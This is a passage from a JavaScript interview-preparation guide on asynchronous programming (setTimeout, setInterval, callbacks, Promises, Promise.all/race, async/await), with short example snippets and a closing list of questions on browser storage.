
ASYNCHRONOUS



Time taken (10 sec)

Q. What is **asynchronous programming** in JS? What is its **use**? **V. IMP.**

- ❖ Asynchronous programming allows multiple tasks or operations to be initiated and **executed concurrently**.
- ❖ Asynchronous operations **do not block** the execution of the code.




```
// Synchronous Programming
// Not efficient
console.log("Start");
Function1();
Function2();
console.log("End");

// Time taking function
function Function1() {
    // Loading Data from an API
    // Uploading Files
    // Animations
}
function Function2() {
    console.log(100 + 50);
}
```

Q. What is the difference between **synchronous** and **asynchronous** programming?

Synchronous programming	Asynchronous programming
1. In synchronous programming, tasks are executed one after another in a sequential manner .	In synchronous programming, tasks can start, run, and complete in parallel
2. Each task must complete before the program moves on to the next task.	Tasks can be executed independently of each other. 
3. Execution of code is blocked until a task is finished.	Asynchronous operations are typically non-blocking. 
4. Synchronous operations can lead to blocking and unresponsiveness.	It enables better concurrency and responsiveness. 
5. It is the default mode of execution.	It can be achieved through techniques like callbacks, Promises, async/await 

Q. What are the techniques for **achieving asynchronous operations** in JS?



Q. What is `setTimeout()`? How is it used to handle asynchronous operations? **V. IMP.**

- ❖ `setTimeout()` is a built-in JavaScript function that allows you to schedule the execution of a function **after a specified delay** **asynchronously**.




```
console.log("start");  
  
// anonymous function as callback  
setTimeout(function () {  
  console.log("I am not stopping anything");  
}, 3000); // Start after a delay of 3 second  
  
console.log("not blocked");
```

```
// Output:  
// start  
// not blocked  
// I am not stopping anything
```


Q. What is `setInterval()`? How is it used to handle asynchronous operations?

- ❖ `setInterval()` is a built-in JavaScript function that allows you to **repeatedly execute a function at a specified interval asynchronously**.

`setTimeout`



`setInterval`



```
console.log("start");

setInterval(function () {
    console.log("I am not stopping anything");
}, 3000); // Repeat after every 3 second

console.log("not blocked");
```

```
// Output:
// start
// not blocked
// I am not stopping anything
// I am not stopping anything
// .....
```

Q. What is the role of **callbacks** in fetching API data asynchronously?

- ❖ Callbacks in JavaScript are functions that are **passed as arguments to other functions**.

```
// anonymous function as callback
setTimeout(function () {
  console.log("I am not stopping anything");
}, 3000); // Start after a delay of 3 second
```

```
function processApiResponse(error, response) {
  if (error) {
    console.error("Error:", error);
  } else {
    console.log("Data:", response.data);
  }
}
```

```
// processApiResponse function as the callback
fetchData(processApiResponse);
```

```
function fetchData(callback) {

  // Simulating data fetching from an API
  setTimeout(function () {
    const apiResponse = { data: "Fetched data" };
    callback(null, apiResponse);
  }, 2000);
}
```

Q. What is **callback hell**? How can it be avoided?

- ❖ Callback hell, also known as the "pyramid of doom," refers to the situation when **multiple nested callbacks** are used, leading to code that becomes difficult to read, understand, and maintain.

```
// 3 ways solve callback hell problem:  
// 1. Use named functions as callback  
// 2. Use Promises  
// 3. Use async/ await
```

```
asyncOperation1()  
  .then((result1) => asyncOperation2())  
  .then((result2) => asyncOperation3())  
  .then((result3) => {  
    // ... code to handle final result  
  })  
  .catch((error) => {  
    console.error("Error:", error);  
  });
```

```
// Callback hell problem - multiple nested callbacks  
asyncOperation1(function(error, result1) {  
  if (error) {  
    console.error('Error:', error);  
  } else {  
    asyncOperation2(function(error, result2) {  
      if (error) {  
        console.error('Error:', error);  
      } else {  
        asyncOperation3(function(error, result3) {  
          if (error) {  
            console.error('Error:', error);  
          } else {  
            // ... more nested callbacks  
          }  
        });  
      }  
    });  
  }  
});
```

Chapter 14: Asynchronous programming – Promises



Q. What are Promises in JavaScript?

Q. How to implement Promises in JavaScript?

Q. When to use Promises in real applications?

Q. What is the use of Promise.all() method?

Q. What is the use of Promise.race() method?


Q. What is the difference between Promise.all() and Promise.race()?

Q. What are **Promises** in JavaScript? **V. IMP.**




❖ Important points about promises:

1. Promises in JavaScript are a way to handle **asynchronous operations**.
2. A Promise can be in one of three states: **pending**, **resolved**, or **rejected**.
3. A promise represents a value that **may not be available yet** but will be available at some point in the **future**.



```
const promise = new Promise((resolve, reject) => {  
  // Perform asynchronous operation for eg: setTimeout()  
  // Call `resolve` function when the operation succeeds  
  // Call `reject` function when the operation encounters an error  
});
```

Q. How to implement **Promises** in JavaScript? **V. IMP.**



Q. How to implement Promises in JavaScript? V. IMP.



```
// Create a new promise using the Promise constructor
const myPromise = new Promise((resolve, reject) => {
  // Set a timeout of 1 second
  setTimeout(() => {
    // Generate a random number between 0 and 9
    const randomNum = Math.floor(Math.random() * 10);

    // Resolve the promise
    if (randomNum < 5) {
      resolve(`Success! Random number: ${randomNum}`);
    }

    // Reject the promise
    else {
      reject(`Error! Random number: ${randomNum}`);
    }
  }, 1000);
```

```
// Use the .then() method to
//handle the resolved promise
myPromise
  .then((result) => {
    console.log(result);
  })


  // Use the .catch() method to
  //handle the rejected promise
  .catch((error) => {
    console.error(error);
  });

//Output: Error! Random number: 9
//Output: Success! Random number: 4
```




Q. When to **use Promises** in real applications?

- ❖ Promises are useful when you need to perform **time taking operations in asynchronous manner** and later handle the results when the result is available.



Q. What is the use of **Promise.all()** method? **V. IMP.**





Q. What is the use of **Promise.all()** method?

- ❖ Promise.all() is used to handle **multiple promises concurrently**.
- ❖ Promise.all() takes an **array of promises** as input parameter and **returns a single promise**.
- ❖ Promise.all() **waits for all promises to resolve or at least one promise to reject**.

```
// Promise.all() method is used to handle multiple promises concurrently.  
const promise1 = new Promise((resolve) => setTimeout(resolve, 1000, "Hello"));  
const promise2 = new Promise((resolve) => setTimeout(resolve, 2000, "World"));  
const promise3 = new Promise((resolve) => setTimeout(resolve, 1500, "Happy"));
```

```
// Promise.all takes an array of promises as input and returns a new promise.  
Promise.all([promise1, promise2, promise3])  
  .then((results) => {  
    console.log(results); // Output: ['Hello', 'World', 'Happy']  
  })  
  .catch((error) => {  
    console.error("Error:", error);  
  });
```



Q. What is the use of **Promise.race()** method?

- ❖ Promise.race() is used to handle **multiple promises concurrently**.
- ❖ Promise.race() takes an array of promises as input parameter and returns a single promise.
- ❖ Promise.race() waits for only one promise to resolve or reject.

```
// Promise.race method is used to handle multiple promises concurrently.  
const promise1 = new Promise((resolve) => setTimeout(resolve, 1000, "Hello"));  
const promise2 = new Promise((resolve) => setTimeout(resolve, 2000, "World"));  
const promise3 = new Promise((reject) => setTimeout(reject, 1500, "Happy"));
```

```
// Promise.race takes an array of promises as input and returns a new promise.  
Promise.race([promise1, promise2, promise3])  
  .then((results) => {  
    console.log(results); // Output: 'Hello'  
  })  
  .catch((error) => {  
    console.error("Error:", error);  
  });
```



Q. What is the difference between `Promise.all()` and `Promise.race()`?

<code>Promise.all()</code>	<code>Promise.race()</code>
1. <code>Promise.all()</code> is used when you want to wait for all the input promises to settle.	<code>Promise.race()</code> is used when you want to react as soon as the first promise settles.
2. The returned promise resolves with an array of resolved values from the input promises, in the same order as the input promises.	The settled value (fulfilled value or rejection reason) of the first settled promise is used as the settled value of the returned promise.

```
Promise.all([promise1, promise2, promise3])
  .then((results) => {
    console.log(results);
    // Output: ['Hello', 'World', 'Happy']
  })
  .catch((error) => {
    console.error("Error:", error);
  });
```

```
Promise.race([promise1, promise2, promise3])
  .then((results) => {
    console.log(results);
    // Output: 'Hello'
  })
  .catch((error) => {
    console.error("Error:", error);
  });
```

Chapter 15: Asynchronous Programming - Async Await




Q. What is the purpose of async/ await? Compare it with Promises?

Q. Explain the use of async and await keywords in JS?

Q. Can we use async keyword without await keyword and vice versa?

Q. How do you handle errors in async/ await functions?

Q. What is the purpose of **async/await**? Compare it with **Promises**? **V. IMP.**



Q. What is the purpose of **async/await**? Compare it with **Promises**? **V. IMP.**

❖ Similarities and differences between promises and async-await:

1. Promises and async/await can achieve the same goal of handling **asynchronous operations**.
2. async/await provides a more concise and **readable syntax** that resembles synchronous code whereas Promises use a chaining syntax with **then()** and **catch()** which is not that readable.
3. async/await still **relies** on Promises for handling the asynchronous nature of the code.

```
function fetchData() {  
  return new Promise((resolve, reject) => {  
    // asynchronous operation  
    setTimeout(() => {  
      resolve("Data has been fetched");  
    }, 1000);  
  });  
}
```

```
// Promises  
fetchData()  
  .then((result) => {  
    console.log(result);  
  })  
  .catch((error) => {  
    console.error(error);  
  });
```

```
// async-await  
async function doSomethingAsync() {  
  try {  
    const result = await fetchData();  
    console.log(result);  
  } catch (error) {  
    console.error(error);  
  }  
}  
doSomethingAsync();
```

Q. Explain the use of **async** and **await** keywords in JS? **V. IMP.**

- ❖ The **async keyword** is used to define a function as an **asynchronous function**, which means the code inside async function will not block the execution other code.
- ❖ The **await keyword** is used within an async function to **pause the execution** of the function until a Promise is resolved or rejected.

```
// Output:  
// Starting...  
// Not Blocked  
// Running (after 1 sec)  
// Blocked  
// Running (after 2 sec)
```

```
function delay(ms) {  
  return new Promise((resolve) => {  
    setTimeout(() => {  
      console.log("Running");  
      resolve();  
    }, ms)  
  });  
}
```

```
async function greet() {  
  console.log("Starting...");  
  
  delay(2000); // Not block  
  console.log("Not Blocked");  
  
  await delay(1000); // Block the code until completion  
  console.log("Blocked");  
}  
  
greet();
```

Q. Can we use async keyword without await keyword and vice versa?

❖ **Yes**, we use async keyword without await keyword.

```
// async without await
async function doSomething() {
  console.log("Inside the async");
  return "Done";
}

const result = doSomething();
console.log(result);
// Output: Inside the async
```

❖ await keyword cannot be used without async.

```
// await without async
function performAsyncTask() {
  console.log("Starting...");

  try {
    // Not possible
    await delay(1000);
    console.log("Test");
  } catch (error) {
    console.error(error.message);
  }
}
```

Q. How do you handle **errors in async/ await** functions?

- ❖ In async/await functions, we can handle errors using **try/catch** blocks.

```
processData();

async function processData() {
  try {
    const result = await fetchData();
    console.log("Data:", result);
  } catch (error) {
    console.error("Error:", error);
  }
}
```

```
async function fetchData() {
  try {
    const response = await fetch("https://abc.com");

    if (!response.ok) {
      throw new Error("Request failed");
    }

    const data = await response.json();
    return data;
  } catch (error) {
    console.error("Error:", error);
    throw error;
  }
}
```

Chapter 16: Browser APIs & Web Storage



Q. What is a window object?

Q. What are Browser APIs in JS?

Q. What is Web Storage, and its use? How many types of web storage are there?

Q. What is Local Storage? How to store, retrieve and remove data from it?

Q. What is Session Storage? How to store, retrieve and remove data from it?

Q. What is the difference between LocalStorage and SessionStorage?

Q. How much data can be stored in localStorage and sessionStorage?

